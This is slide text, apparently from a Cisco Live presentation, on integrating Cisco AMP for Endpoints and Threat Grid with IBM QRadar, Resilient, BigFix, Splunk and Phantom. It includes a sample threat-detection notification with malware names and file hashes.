
- Lists the founded vulnerability in the organisation environment
- Eventually you could see the ones that were executed





#### Overview

- Big picture of your environment
- Suited for "SOC Monitors"



#### AMP4E

#### Based on Event Filters

- Groups
- Events types
- Time Range

Cisco AMP for Endpoints found a total of 2 events matching your subscription named since 2020-01-08 08:12:15 UTC.

1. **Event Type:** Threat Detected

**Computer:** VSCRIBAN-43538.cisco.com **Hostname:** VSCRIBAN-43538.cisco.com

IP: 192.168.155.129 User: vscriban@CISCO

**Detection:** Win.Virus.Chir::100.sbx.tg **File:** 88b7a5436318252c442e2f42ce079d02

File path: \\?\C:\Users\vscriban\Downloads\f0592d698bd3f69aedda4ff19dbe535c-sample\88b7a5436318252c442e2f42ce079d0

Detection SHA-256: 36fb3ce2cbcbc86b0a047a616b84241253559e8a0f71b58b3d61527e22bfe037

By Application: explorer.exe

**Application SHA-256:** a6327254f8808e99e3378d16bbf8e564d733879f55b3461acd9a036fc46f5aea

Severity: Medium

Timestamp: 2020-01-08 07:53:38 +0000 UTC

Event Type: Threat Detected

Computer: VSCRIBAN-43538.cisco.com Hostname: VSCRIBAN-43538.cisco.com

IP: 192.168.155.129
User: vscriban@CISCO

Detection: Win32.Runouce.B@mm

File: 88b7a5436318252c442e2f42ce079d02.lnk

File path: \\?\C:\Users\vscriban\AppData\Roaming\Microsoft\Windows\Recent\88b7a5436318252c442e2f42ce079d02.lnk

Detection SHA-256: 0a71696886694b097136c31239b0eeddc00bde2764edb4e4c904060cbe6069d0

By Application: explorer.exe

Application SHA-256: a6327254f8808e99e3378d16bbf8e564d733879f55b3461acd9a036fc46f5aea

Severity: Medium

Timestamp: 2020-01-08 07:53:38 +0000 UTC



Custom Event

**Notifications** 



# Collecting Information for an Incident Report Demo

cisco Live!

## It's Quiz Time: AMP for Endpoints Deployment



What's the difference between a CTR Snapshot and a Casebook?



# Integrations are Key to Automation

• 3<sup>rd</sup> Party AMP/TG Integrations: Who can you integrate with?

 API Integrations: How to create your own integrations? AMP/TG Integrations into 3<sup>rd</sup> Party Products

Overview





Third Party Integrations

**AMP** for Endpoint **Threat Grid Threat Response** 

## AMP for Endpoints Ecosystem Value




#### ılıılı cısco
















Open DevNet: https://developer.cisco.com/amp-for-endpoints/

Ecosystem GitHub: <a href="https://github.com/CiscoSecurity">https://github.com/CiscoSecurity</a>



## IBM Security

- 1. QRadar → SIEM
- 2. Resilient → SOAR
- 3. BigFix → Management





### Cisco AMP for Endpoint with IBM QRadar



#### Ingest

Cisco AMP for Endpoints threat telemetry

#### **Apply**


IBM QRadar Security Analytics & Watson Al engine

#### Identify & Prioritize

Capture & classify threats for faster response

### Orchestrate & Respond

To prioritized incidents with IBM Resilient












QRadar integrates with Cisco AMP for Endpoints (Device Support Module) along with 9 additional custom event properties from AMP




Orchestrate incident response across people, process and technology



## IBM QRadar - AMP for Endpoints - Activity Logs 🍑

- Collect Events from AMP API Stream
- · Take action leveraging API calls (host isolation, move to group..)






## IBM QRadar – AMP for Endpoints Event Information



- Deep Dive on single events
- Magnitude and context for each event






### IBM Resilient - AMP for Endpoints




- Enrichment
- Containment
- Actionable Insights
   needed for IR to
   accelerate threat
   detection and
   incident response





### IBM Resilient - AMP for Endpoints


- Query endpoint for possible malicious activities
- Take actions on endpoints
- Take actions on files



### IBM BigFix - AMP for Endpoints



- Deploy, manage, and upgrade AMP connectors
- Track endpoints
   across the
   environment and
   multiple operating
   systems (OS) and
   perform service
   related tasks



### AMP for Endpoints Ecosystem Value



#### ılıılı cısco
















Open DevNet: <a href="https://developer.cisco.com/amp-for-endpoints/">https://developer.cisco.com/amp-for-endpoints/</a>

Ecosystem GitHub: <a href="https://github.com/CiscoSecurity">https://github.com/CiscoSecurity</a>



# AMP for Endpoints Splunk App

- 1. Splunk → SIEM
- 2. Phantom → SOAR






### Splunk



- Collect Events from AMP Event Streaming API
- Inputs are based on Endpoint Groups and Event Types
- Events are indexed for searching in Splunk (CIM Add-On is also available)






### Splunk - AMP4E Configuration




- 1. API Access Configuration
- Create a New Input (based on Event Types and Groups)
- 3. Create multiple inputs



## Splunk – AMP for Endpoint Searches



- 1. New Search Index = «name of the index» text
- 2. Filter based on Inputs or specific fields






### Splunk Phantom - AMP for Endpoint




- Automate actions based on the SOAR findings
  - 6 Supported Actions (test connectivity, list endpoints, hunt file, hunt ip, hunt url, get device info)
  - 14 Associated Playbooks





#### Threat Grid Ecosystem





Cisco Email

Security



## IBM Security

- 1. QRadar → SIEM
- 2. Resilient → SOAR
- 3. Xforce → Threat Intel






#### IBM QRadar - Threat Grid



 Quickly determine possible malicious files that have been submitted to Threat Grid within their environment and rapidly drill down from QRadar into

**Threat Grid** 






## IBM QRadar - TG Threat Intelligence TG Searches



Easily pivot to Threat Grid for Threat Intelligence information






#### **IBM Resilient - Threat Grid**




- Rapidly drill down from Resilient into the Threat Grid
- Look up indicators of compromise within Threat Grid
- Submit suspected malware for detonation within the sandbox technology. These findings are automatically pulled into an incident report.





#### **IBM Resilient - Threat Grid**








#### Threat Grid Ecosystem





Cisco Email

Security



### Splunk

- 1. Splunk → SIEM
- 2. Phantom → SOAR






## Splunk - Threat Grid Extended Dashboards



- Visualize TG intelligence for the Organization, within Splunk's dashboard
  - Samples submitted
  - Top domains being looked up
  - Top IP addresses
  - Top behaviors

